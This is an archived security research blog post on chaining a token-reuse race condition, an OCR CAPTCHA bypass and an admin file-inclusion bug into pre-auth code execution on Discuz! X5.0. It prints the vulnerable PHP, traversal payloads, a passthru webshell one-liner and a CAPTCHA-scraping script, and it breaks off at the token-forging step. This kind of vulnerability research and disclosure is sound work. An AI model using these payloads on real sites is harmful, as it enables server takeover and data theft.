

Chaining Security Bugs in Discuz! X5.0: from Race Condition to Pre-Auth RCE

Chaining Security Bugs in Discuz! X5.0: from Race Condition to Pre-Auth RCE -

Author not stated, karmainsecurity.com.

- Published: date not stated
- Original: <<https://karmainsecurity.com/chaining-bugs-in-discuz-from-race-condition-to-rce>>
- Preserved from: <https://karmainsecurity.com/chaining-bugs-in-discuz-from-race-condition-to-rce> (live) on 2026-10-02
- Licence: unknown

Rights remain with the original author and publisher. This is a research archive of a source from the Web Hacking Techniques Index collections, kept so it remains readable if the page goes offline. To read the original, follow the link above.

Content

UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Chaining Security Bugs in Discuz! X5.0: from Race Condition to Pre-Auth RCE

published June 15, 2026 reading time 31 minutes

Modern web application security research is rarely about finding a single “silver bullet” vulnerability that grants instant access. Instead, it’s often about the patient art of **vulnerability chaining**: connecting seemingly minor security flaws, logical inconsistencies, and timing issues to build a path toward a critical impact.

In this blog post, we will explore a complete exploit chain targeting **Discuz! X5.0**, the latest version of one of the most popular Internet forum platforms in the world (particularly in China). What started as a curious look into its session management and input validation eventually evolved into a pre-authentication **Remote Code Execution (RCE)** attack!


The journey to full system compromise involved several “ingredients”:

- A Cross-Context Token Reuse vulnerability that can be abused to exploit a [Race Condition](#) within the database export/import logic, ultimately leading to an Authentication Bypass.
- The use of a custom [OCR](#) model (or rather, a neural network based on a [CNN](#) + [LSTM](#) + [CTC](#) architecture) to reliably bypass the platform’s CAPTCHA systems during the automated exploitation phases.

- A Local File Inclusion ([LFI](#)) vulnerability in the administrative plugin management interface, which served as our final gateway to execute arbitrary code on the web server.

By combining these bugs, we will see how an unauthenticated attacker can go from an anonymous visitor to gaining full control over an affected Discuz! X5.0 installation, and likely Discuz! X5.1 (Business Edition) as well, effectively proving that even the most “secure” platforms can fall when multiple small cracks are exploited in the right order.

Last Saturday I also had the pleasure of talking publicly about these vulnerabilities at [hackmeeting 0x1D](#), with a presentation titled “**Race condition, bypass e altri divertimenti: una RCE con quello che passa il convento** ☹️”... [Here](#) are the slides from my talk.



Giving a talk about this research at [hackmeeting 0x1D](#) was genuinely exciting for me. For anyone who has attended one before, **hackmeeting** is much more than a computer conference: it’s a community-driven event where hacking, technology, philosophy, experimentation, and knowledge sharing come together in a uniquely informal atmosphere. I think presenting an exploit chain that combined a [Race Condition](#), AI-assisted CAPTCHA solving, and ultimately Remote Code Execution felt particularly fitting for an event that has always celebrated curiosity and creative problem-solving.

☐ What is Discuz!?

For anyone unfamiliar with the Chinese Internet landscape, [Discuz!](#) (initially developed by Comsenz Technology — which was acquired by [Tencent](#) in August 2010 — and later maintained by open-source communities) is essentially the WordPress or vBulletin of the Chinese web. Originally released in the early 2000s, it became the absolute backbone of online communities, bulletin board systems (BBS), and social networks across Asia.

At its peak, around 2010, Discuz! powered approximately 1.4 million active websites (the vast majority in China), handling massive amounts of traffic and user data. Because of this widespread adoption, any security flaw found within the platform historically carried a massive blast radius, often leading to widespread automated exploitation campaigns.

• **The Evolution: Discuz! X5.0**

Over the years, the Discuz! codebase underwent numerous rewrites and refactorings to modernize its architecture, transition to newer PHP versions, and implement stricter security controls, such as token-based CSRF protection, stricter input filtering, and advanced database abstraction layers.

Discuz! X5.0, officially released on [March 20, 2026](#), represents the latest generation of this evolutionary line. Built to handle modern web requirements, it introduces a significantly modernized architecture that requires PHP 8.0+ and MySQL 5.7+ to run.

Alongside these architectural improvements, this new version introduces:

- **New template system:** a fully mobile-friendly frontend architecture.
- **Native internationalization:** streamlined multi-language deployment out of the box.
- **Automated updates:** built-in mechanisms to ensure rapid deployment of security patches.
- **Updated security defenses:** hardened systems designed specifically to prevent classic automated attacks, such as bot registrations and credential stuffing.

Despite these modern security layers, the complexity of managing legacy features while introducing new application logic often creates subtle architectural blind spots. It is precisely within the intersection of these new “systems” — specifically the cross-context reuse of a cryptographic token and the flawed plugin import logic that paves the way for [RCE](#) — that our exploit chain takes root.

□ **Chaining Bugs to get Pre-Auth RCE**

Finding a single vulnerability that directly leads to Remote Code Execution ([RCE](#)) is becoming increasingly rare in modern web applications. More often than not, achieving a meaningful compromise requires combining multiple weaknesses that, individually, may appear harmless or have a limited impact.

The security issues discussed in this blog post are a perfect example of this concept. None of the vulnerabilities I found in Discuz! X5.0 would have resulted in a pre-authentication [RCE](#) on their own. However, by carefully combining them, it was possible to build a reliable attack chain that ultimately allowed arbitrary code execution on the target server without any prior credentials.

The attack chain can be summarized as follows:

- Automatically solve Discuz! CAPTCHA challenges using a custom [OCR](#) model.
- Abuse a [Race Condition](#) to obtain administrator privileges without knowing any valid credentials.

- Leverage an administrative Local File Inclusion ([LFI](#)) vulnerability to execute arbitrary PHP code on the server.

At first glance, some of these issues may seem unrelated... An [OCR](#)-based CAPTCHA Bypass, for example, is generally not considered a security vulnerability by itself. Nevertheless, it played an important role in making the exploit fully automated.

IMHO, the most interesting aspect of this research was not any single bug, but rather how different components of the application interacted with each other: a design weakness in one area created the conditions necessary to exploit a [Race Condition](#) elsewhere, which in turn provided access to an administrative feature affected by a Local File Inclusion vulnerability! ☐

In the following section, we'll start with the final stage of the chain: turning an administrative [LFI](#) into full Remote Code Execution.

☐ **Bug 1 - RCE as Admin via LFI**

Before diving into the Discuz! vulnerability itself ([KIS-2026-11](#)), which affects older Discuz! versions as well (including Discuz! X3.5), let's briefly review what a Local File Inclusion ([LFI](#)) vulnerability is and why it can be so dangerous.

A Local File Inclusion vulnerability occurs when an application dynamically includes files based on user-controlled input without properly validating or restricting the file path. This may allow an attacker to force the application to include unintended files from the server's filesystem. In some cases, if the included file contains executable code (or can be influenced to contain code), this behavior can escalate into Remote Code Execution ([RCE](#)).

A simplified PHP code example vulnerable to Local File Inclusion looks like this:

```

<?php

// File: index.php

// some PHP code

if (isset($_GET['page']))
{
    $page = $_GET['page'];
}
else
{
    $page = 'home.php';
}

include("pages/{$page}"); // LFI here

// other PHP code

```

The developer intended the application to load and include legitimate PHP files — through the `include()` PHP language construct — such as:

```

index.php?page=about.php
index.php?page=contact.php

```

However, because the `page` GET parameter is fully controlled by the user, and there is no input validation in place, an attacker may be able to include arbitrary files from the local filesystem by using [Directory Traversal](#) (or Path Traversal) sequences:

```

index.php?page=../../../../etc/passwd

```

In some cases this only leads to an Information Disclosure impact: reading (semi)arbitrary files from the web server. In other situations, however, it can become much more serious...

NOTE: many developers (as well as some security researchers... 😊) confuse [LFI](#) with [Directory Traversal](#), but the two issues are not exactly the same: a Path Traversal vulnerability usually allows attackers to access files outside the intended directory structure, typically in reading or writing mode. A Local File Inclusion vulnerability, on the other hand, causes the application to include a file directly into its execution flow! This distinction is important because, once an interpreter such as PHP processes an included file, any code contained inside that file will be executed as part of the application source code!

- **From LFI to RCE**

A common way to turn a Local File Inclusion into Remote Code Execution is to combine it with a file upload functionality. Imagine a web application that allows authenticated users to upload profile pictures. In this case, an attacker could upload a file containing PHP code disguised as an image (or a valid image containing PHP code within the metadata).

For example, the attacker may create a fake PNG file — let's say `avatar.png` — containing the following:

```
<?php passthru($_GET['cmd']); ?>
```

The file will be uploaded through the profile picture feature, and might be stored on the server as:

```
/var/www/html/uploads/avatar.png
```

If a Local File Inclusion vulnerability allows that file to be included, PHP will interpret the embedded PHP code and execute it as part of the application source code. In our example, it is enough to invoke the affected PHP page as follows:

```
index.php?page=../uploads/avatar.png&cmd=id
```

This will try to include the file `/var/www/html/pages/../uploads/avatar.png` executing the PHP code in it. As such, this may allow an attacker to include their uploaded image within the application execution flow, executing arbitrary PHP code which, in this case, will call the `passthru()` PHP function, passing to it the user-controlled “**cmd**” GET parameter to ultimately execute arbitrary OS commands on the web server.

In the above example, we've tried to remotely execute the `id` command on the server, expecting its output to be returned within the HTTP response, as shown in the following screenshot:

[\[image: image\]](#)

Conceptually, the attack looks like this:

```
Upload malicious image file
    ↓
File stored on server
    ↓
LFI includes uploaded file
    ↓
PHP executes attacker-controlled code
    ↓
Remote Code Execution
```

This exact idea forms the final stage of this Discuz! exploitation chain.

• The Discuz! LFI Vulnerability

While auditing Discuz! X5.0, I discovered a rather interesting Local File Inclusion (LFI) vulnerability, exploitable through the plugin management functionality available to administrator users.

The vulnerable code is located in the `/source/app/admin/child/plugins/enable_disable.php` script:

```
18 $plugin = table_common_plugin::t()->fetch($_GET['pluginid']);
19 if(!$plugin) {
20     cpmsg('plugin_not_found', '', 'error');
21 }
22 $dir = substr($plugin['directory'], 0, -1); // we can control $plugin['directory'], and
we set it equal to "../../../data/attachment/common/cf/"
23 $modules = dunserialize($plugin['modules']);
24 $file = getimportfilename(DISCUZ_PLUGIN($dir).'/discuz_plugin_'. $dir. ($modules['extra']
['installtype'] ? '_' . $modules['extra']['installtype'] : ''));
25 if(!$file) { // $file will be equal to 'false', so execution will continue inside the
if branch
26     $pluginarray[$operation['file']] = $modules['extra'][$operation['file']]; // we
can control the $modules array, and so we set e.g. $pluginarray['enablefile'] =
'162904k1shttvgzv0umlz7.png'
27     $pluginarray['plugin']['version'] = $plugin['version'];
28 } else {
29     $importtxt = @implode('', file($file));
30     $pluginarray = getimportdata('Discuz! Plugin');
31 }
32 if(!empty($pluginarray[$operation['file']]) && preg_match('/^[\\w\\.]+$/ ',
$pluginarray[$operation['file']])) {
33     $filename = DISCUZ_PLUGIN($dir). '/' . $pluginarray[$operation['file']]; // the
$filename variable will be something like
"/var/www/discuz5./source/plugin/../../../data/attachment/common/cf/162904k1shttvgzv0umlz7.
png"
34 if(file_exists($filename)) {
35     $installlang = load_installlang($dir);
36 @include $filename; // <== LFI here
37     }
38 }
```

This script, which is invoked when trying to enable or disable a plugin, will call the `include()` PHP language construct at line 36, passing to it the **\$filename** variable, which we can (partially) control! Specifically, we control the **\$pluginarray** variable (and so the **\$filename** variable), because administrator users are allowed to “import” new plugins through the `import.php` script.

Actually, I believe the real root cause of this LFI vulnerability is related to the `/source/app/admin/child/plugins/import.php` script, which is invoked when trying to import a new plugin configuration:

```
18if(!isset($_GET['installtype'])) { // [1] if $_GET['installtype'] is set but it's an
empty string, execution will continue inside the else branch at line 53
```

```
52     } else {
53         $installtype = $_GET['installtype'];
54         $dir = $_GET['dir']; // [2] $_GET['dir'] must be set to "myrepeats"
(a dir that exists under /source/plugin), otherwise $importfile will be 'false' and the
script will end at line 59
55         $license = $_GET['license'];
56         $extra = $installtype ? '_' . $installtype : '';
57         $importfile =
getimportfilename(DISCUZ_PLUGIN($dir) . '/discuz_plugin_' . $dir . $extra);
58if(!$importfile) { // [3] $importfile is not 'false', so the application does not enter
the error path (it doesn't enter the if branch)
59cpmsg('plugin_file_error', 'action=plugins', 'error');
60     }
61     $importtxt = @implode('', file($importfile));
62     $pluginarray = getimportdata('Discuz! Plugin'); // [4] $pluginarray
will be equal to the 'XML deserialization' of the uploaded XML file, so we fully control
it
63if(empty($license) && $pluginarray['license']) {
```

```
106     $pluginid = plugininstall($pluginarray, $installtype); // [5] the
plugininstall() function is invoked by passing $pluginarray as the first parameter
```

Let's break it down:

- At [1] the code checks the `$_GET['installtype']` parameter: if it is set (while it can also be an empty string), execution will continue inside the `else` branch at line 53.
- At [2] it assigns to the `$dir` variable the value of the `$_GET['dir']` parameter, which must be set to “myrepeats” (a directory that exists under `/source/plugin`), otherwise `$importfile` will be set to `false` and the script will end at line 59.
- At [3] `$importfile` is not `false`, so the application does not enter the error path (it doesn't enter the `if` branch).
- At [4] the `$pluginarray` array variable will be set to the deserialized representation of the uploaded XML file, so we fully control it: basically, the `getimportdata()` function, which is called at line 62, will process an uploaded XML file by using the `xml2array()` function.

- Finally, at [5] the `plugininstall()` function is invoked by passing **\$pluginarray** as the first parameter — which we fully control.

So, let's have a look at the `plugininstall()` function, which is defined in the `/source/function/function_plugin.php` script:

```
15function plugininstall($pluginarray, $installtype = '', $available = 0) {
16if(!$pluginarray || !$pluginarray['plugin']['identifier']) {
17return false;
18    }
```

```
72    $data = [];
73foreach($pluginarray['plugin'] as $key => $val) {
74if($key == 'directory') {
75            $val .= (!empty($val) && !str_ends_with($val, '/')) ? '/' :
76            '';
77            } elseif($key == 'available') {
78            $val = $available;
79            }
80            $data[$key] = $val;
81    }
82    $pluginid = table_common_plugin::t()->insert($data, true);
83
84if(is_array($pluginarray['var'])) {
85foreach($pluginarray['var'] as $config) {
86            $data = ['pluginid' => $pluginid];
87foreach($config as $key => $val) {
88            $data[$key] = $val;
89            }
90table_common_pluginvar::t()->insert($data);
91    }
92    }
```

```
110cloudaddons_installlog($pluginarray['plugin']['identifier'].'.plugin');
111cron_create($pluginarray['plugin']['identifier']);
112updatecache(['plugin', 'setting', 'styles']);
113cleartemplatecache();
114dsetcookie('addoncheck_plugin', '', -1);
115return $pluginid;
116}
```

At first glance, exploiting this Local File Inclusion vulnerability on Discuz! X5.0 should not have been possible because the application performs input validation through the `updatecache()` function — which is called at line 112, after the new plugin data has already been processed and saved into the database at lines 82 and 90 — and it is intended to sanitize plugin-related data, such as preventing [Directory Traversal](#) attacks through the “**directory**” field of the imported plugin configuration.

This is how the *common_plugin* table looks before the call to the `updatecache()` function while importing our malicious plugin:

[image: image]

And this is how it looks after the call to the `updatecache()` function:

[image: image]

In theory, this validation should stop any attempt to inject malicious paths containing Path Traversal sequences within the “**directory**” field. Unfortunately, there is a subtle logic flaw: the `plugininstall()` function allows administrator users to control some other fields that are processed before `updatecache()` is executed.

Specifically, at line 90 it will save the `$pluginarray['var']` array — which we fully control — into the *common_pluginvar* table. By carefully crafting the imported plugin data, i.e. using the same ID twice, it becomes possible to trigger a database exception during the import process: for instance, if Discuz! is running on MySQL, this will trigger a (1062) Duplicate entry for key... error. When the exception occurs, execution is interrupted at line 90, before `updatecache()` has a chance to run!

As a consequence:

- The malicious plugin configuration is successfully stored.
- The sanitization logic is skipped.
- Path Traversal sequences remain intact.
- Our PHP code can later be loaded through the vulnerable `include()` call within the `enable_disable.php` script.

In other words, a sort of security control exists, but an attacker can easily bypass the code path that invokes it. Once this validation bypass is achieved, the attacker gains sufficient control over the file path used by the plugin loading mechanism, effectively transforming the bug into a classic Local File Inclusion vulnerability.

Key lesson: validation that occurs after a state-changing operation is effectively equivalent to no validation at all.

• Turning this Discuz! LFI into RCE

At this point, a malicious administrator user (or a malicious actor who gained access to an administrator account) can, for example, leverage one of the upload features available within the Discuz! control panel.

The exploitation strategy is relatively straightforward:

- Upload a malicious image file containing attacker-controlled PHP code.

- Determine the file location on the web server.
- Abuse the Local File Inclusion vulnerability to include the uploaded file.
- Execute arbitrary PHP code in the context of the web server user.

Rather than uploading a traditional webshell directly, my exploit uses a small PHP “stager” embedded inside a PNG image. The reason for this extra step is that the uploaded file is removed after it has been included and executed through the [LFI](#) vulnerability. As a result, a conventional webshell uploaded directly through this mechanism would only be available for a single execution.

To overcome this limitation, the stager’s sole purpose is to write a second PHP file to disk at a persistent location. This second PHP file then acts as the actual webshell used for interactive OS command execution, surviving after the original uploaded file has been deleted.

The attack flow therefore became:

```
Upload stager image
  ↓
Include stager through LFI
  ↓
Write persistent PHP webshell
  ↓
Original uploaded file is deleted
  ↓
Access webshell
  ↓
Execute OS commands
```

At this stage, achieving Remote Code Execution is relatively easy... However, successful exploitation of this [RCE](#) requires administrator privileges. So, the real challenge is obtaining administrative privileges in the first place. As we’ll see in the next sections, that is where a surprisingly interesting [Race Condition](#) that leads to an Authentication Bypass enters the picture.

❏ Bug 2 - CAPTCHA Bypass using AI

Before attempting to exploit the Authentication Bypass vulnerability chain by successfully triggering the [Race Condition](#) described later in this blog post, I wanted to make the entire attack chain fully automated.


By default, Discuz! X5.0 uses image-based CAPTCHA challenges both during user registration and login operations. While these CAPTCHAs were not directly involved in the attack chain itself, they represented an obstacle for a fully automated exploit. In theory, the attack could still be performed manually by solving the CAPTCHA challenges as they appear. However, since my goal was to build a proof-of-concept capable of performing the

entire exploitation chain without human interaction, I decided to try automating this step as well.

Even though the following [OCR-based CAPTCHA Bypass](#) has not been considered a real security vulnerability by Discuz! developers, and therefore it has not been fixed, I decided to publish a security advisory about it ([KIS-2026-10](#)). That's because I think this kind of weakness ([CWE-804: Guessable CAPTCHA](#)), despite its low severity, can still pose a security risk. Most importantly, I believe this is a clear bypass of a security feature.

• Understanding the CAPTCHA

Discuz! generates relatively simple CAPTCHA images containing four alphanumeric characters rendered using randomized colors, fonts, and visual distortions, as shown in the following screenshot:



The objective was straightforward: given a CAPTCHA image generated by Discuz!, automatically recover the text contained within it. This is a classic Optical Character Recognition ([OCR](#)) problem.

• Building an OCR Model

At first, I considered using traditional [OCR](#) solutions such as Tesseract. Unfortunately, the recognition rate was not particularly impressive due to the specific distortions applied by Discuz!... Since modern [Deep Learning](#) tools have significantly lowered the barrier to entry for building custom [OCR](#) systems, I decided to experiment with a neural-network-based approach.

Interestingly, I am not an expert in machine learning or AI... 😊 So, instead of designing the entire architecture manually, I started by asking ChatGPT whether it would be possible to create a custom [OCR](#) model specifically trained against Discuz! CAPTCHAs.

After providing a crafted prompt alongside a handful of sample CAPTCHA images, ChatGPT generated two Python 3 scripts:

- `train.py` — responsible for training the neural-network-based [OCR](#) model.
- `infer.py` — responsible for performing inference against new CAPTCHA images.

The generated model uses a fairly standard [OCR](#) architecture based on:

- A Convolutional Neural Network ([CNN](#)) for feature extraction.
- Long Short-Term Memory ([LSTM](#)) layers for sequence recognition.
- Connectionist Temporal Classification ([CTC](#)) for decoding the output.

• **Generating a Training Dataset**

Naturally, a neural network is only as good as its training dataset. So, in order to generate a sufficiently large dataset of random Discuz! CAPTCHAs, I wrote an additional, naive Python script named `make_dataset.py` :

```

import os
import re
import sys
import requests

os.makedirs("images", exist_ok=True)

url = "http://localhost/discuz5/"

i = 0

while True:
    i += 1

    res = requests.get(url + "member.php?mod=logging&action=login")

    if (res.status_code != 200):
        sys.exit(f"[!] Unexpected response at iteration {i}")

    match = re.search(r"updateseccode\('[^']+')", res.text)
    seccode = match.group(1) if match else False
    login_cookies = res.cookies

    if not seccode:
        sys.exit("[!] Failed, unable to find seccode")

    res = requests.get(url + f"misc.php?mod=seccode&action=update&modid=member::logging&idhash={seccode}", cookies=login_cookies)
    match = re.search(r'update=(\d+)', res.text)
    magic_number = match.group(1) if match else sys.exit("[!] Failed, magic number not found!")
    res = requests.get(url + f"misc.php?mod=seccode&update={magic_number}&idhash={seccode}", cookies=login_cookies, headers={"Referer": url})

    if (res.status_code != 200):
        sys.exit("[!] Failed, unable to download CAPTCHA")

    parts = res.content.split(b'\n\n\n\n', 1)

    if len(parts) < 2:
        sys.exit(f"[!] Unexpected response format at iteration {i}")

    filename_part, image_data = parts
    filename = f"images/{filename_part.decode(errors='ignore')}.png"

```

```
print(f"{i} ({filename_part.decode(errors='ignore')})")

if not os.path.exists(filename) and image_data:
    print(f"[+] Writing {filename}")
    with open(filename, "wb") as f:
        f.write(image_data)
```

The script repeatedly triggers Discuz! CAPTCHA generation logic by invoking the login handler and stores both:

- The generated CAPTCHA image.
- The corresponding ground-truth text (as the filename).

I'm pretty sure this script could be improved, but it worked anyway! ☹️ Furthermore, for the script to work, we first need to modify the Discuz! source code, making it show the ground-truth text contained within the CAPTCHA image before displaying it.


Specifically, we have to edit the `/source/app/misc/child/seccode/output.php` script as follows:

```
58print($seccode . "\n\n\n\n");
59
60      $code->display();
```

This allowed me to automatically build a dataset containing more than 200,000 Discuz! CAPTCHA images (a number arbitrarily chosen). The resulting dataset was then used to train our [OCR](#) model by running the `train.py` script.

• Result

After 23 hours of training, with the `train.py` script running on an **Intel Core i9** CPU, the [OCR](#) model achieved a recognition rate that was more than sufficient for exploitation purposes (with ~98% accuracy).



Most importantly, Discuz! CAPTCHA solving became completely automated — unless you are really unlucky, falling into the ~2% failure rate... ☐ This capability was later integrated into the exploit and used during:

- Registration of a new attacker-controlled account.
- Login request required to trigger the [Race Condition](#).

Strictly speaking, the [OCR](#) component was not required for the exploit to work. The attack could still be performed manually. However, it greatly simplified exploitation and allowed the entire attack chain to run without any human intervention. With CAPTCHA challenges out of the way, the next step was to obtain administrator privileges without knowing any valid credentials.

☐ Bug 3 - Race Condition that Leads to Authentication Bypass

In my view, the most interesting vulnerability in this research was not the [LFI](#) itself. The real challenge was obtaining administrative privileges required to reach the affected code path.

Surprisingly, the solution originated from an entirely different area of the application: the Discuz! database backup and restore functionality implemented within the `/api/db/dbbak.php` script, whose authorization checks can be bypassed by leveraging a **Cross-Context Token Reuse** vulnerability ([KIS-2026-09](#)). What initially appeared to be a relatively minor cryptographic design issue ultimately led to a powerful Authentication Bypass primitive.

• The Root Cause: Insecure Initialization & Cross-Context Token Reuse

The foundation of this vulnerability chain lies in an architectural design flaw within the platform's configuration setup. Specifically, inside the `/config/config_ucenter.php` configuration file, the critical security constant `UC_KEY` is initialized by directly copying the global application value of `authkey` ! ☐

When Discuz! X5.0 is installed in “standalone mode” (such as by default settings), the code looks like this:

```
define('UC_KEY', $_config['security']['authkey']);
```

While on previous Discuz! versions (such as Discuz! X3.5) the `UC_KEY` constant is defined using a random string (generated during the installation phase), and so it's different from the value of `authkey` :

```
define('UC_KEY', 'e5Vf5bV6QdYcPar5ecc6C13c30eab4JdL8b2HfqB11l7idGbN2geUd42o5g53fJ0');
```

This implementation leads to a severe risk which we can call **Cross-Context Token Reuse**: using the same cryptographic key across entirely different logic and operational contexts significantly expands the attack surface, breaking the principle of cryptographic isolation, and allowing cryptographic tokens from one component to be verified and used by another.

In this case, the same cryptographic key (`$_config['security']['authkey']`) is simultaneously used for:

- Application-level authentication tokens.
- UCenter integration.
- Database backup & restore authorization (implemented in the `/api/db/dbbak.php` script).

This cryptographic key reuse ultimately enabled a chain of unintended interactions between otherwise unrelated components.

• Exploiting `logging_more()` to get a Valid “authcode”

While reviewing the login functionality, I noticed an interesting behavior inside the `logging_ctl::logging_more()` method, which is invoked when the `lssubmit` parameter is supplied within a login request.

In such a case, the application generates an encrypted token — which we will simply call “authcode” from now on — using the user-supplied username, and returns it directly to the client:

```
20function logging_more($questionexist, $secchecklogin2 = 0) {
21global $_G;
22if(empty($_GET['lssubmit'])) {
23return;
24    }
25    $auth = authcode($_GET['username']."\t".$_GET['password']."\t".
($questionexist ? 1 : 0), 'ENCODE', $_G['config']['security']['authkey']);
26    $js = '<script type="text/javascript">showWindow(\'login\',
\'member.php?
mod=logging&action=login&auth='.rawurlencode($auth).'&referer='.rawurlencode(dreferer())).
(!empty($_GET['cookietime']) ? '&cookietime=1' : '').'\')</script>';
27showmessage('location_login', '', ['type' => 1], ['extrajs' => $js]);
28    }
```

Specifically, within the `logging_ctl::logging_more()` method, the following sequence occurs:

- The application retrieves the `username` parameter directly from the incoming GET request, giving the attacker total control over its contents.

- The application generates an “authcode” named `$auth` by calling the internal `authcode()` function (at line 25), using the shared global `authkey` to encrypt the attacker-controlled username alongside other parameters.
- This newly generated “authcode” is then embedded straight into a raw JavaScript `<script>` block and returned directly inside the HTTP response body to the client.

NOTE: the `authcode()` function in Discuz! is a symmetric cryptographic utility that provides both data confidentiality and tamper-resistance by encrypting and signing strings, allowing the application to later safely decrypt and verify the signature using a shared secret key.

Because the application encrypts the `username` parameter value and reflects the resulting encrypted output back to the client, an attacker can exploit the `username` field as an injection vector. By supplying arbitrary query string parameters through the `username` parameter, the attacker forces the system to sign an arbitrary command payload, yielding a perfectly legitimate, application-signed “authcode” which can be used elsewhere.

As a result, the application effectively acts as an encryption oracle! ☐

For example, instead of providing a normal username, an attacker can inject payloads such as:

```
method=export&time=9999999999&
```

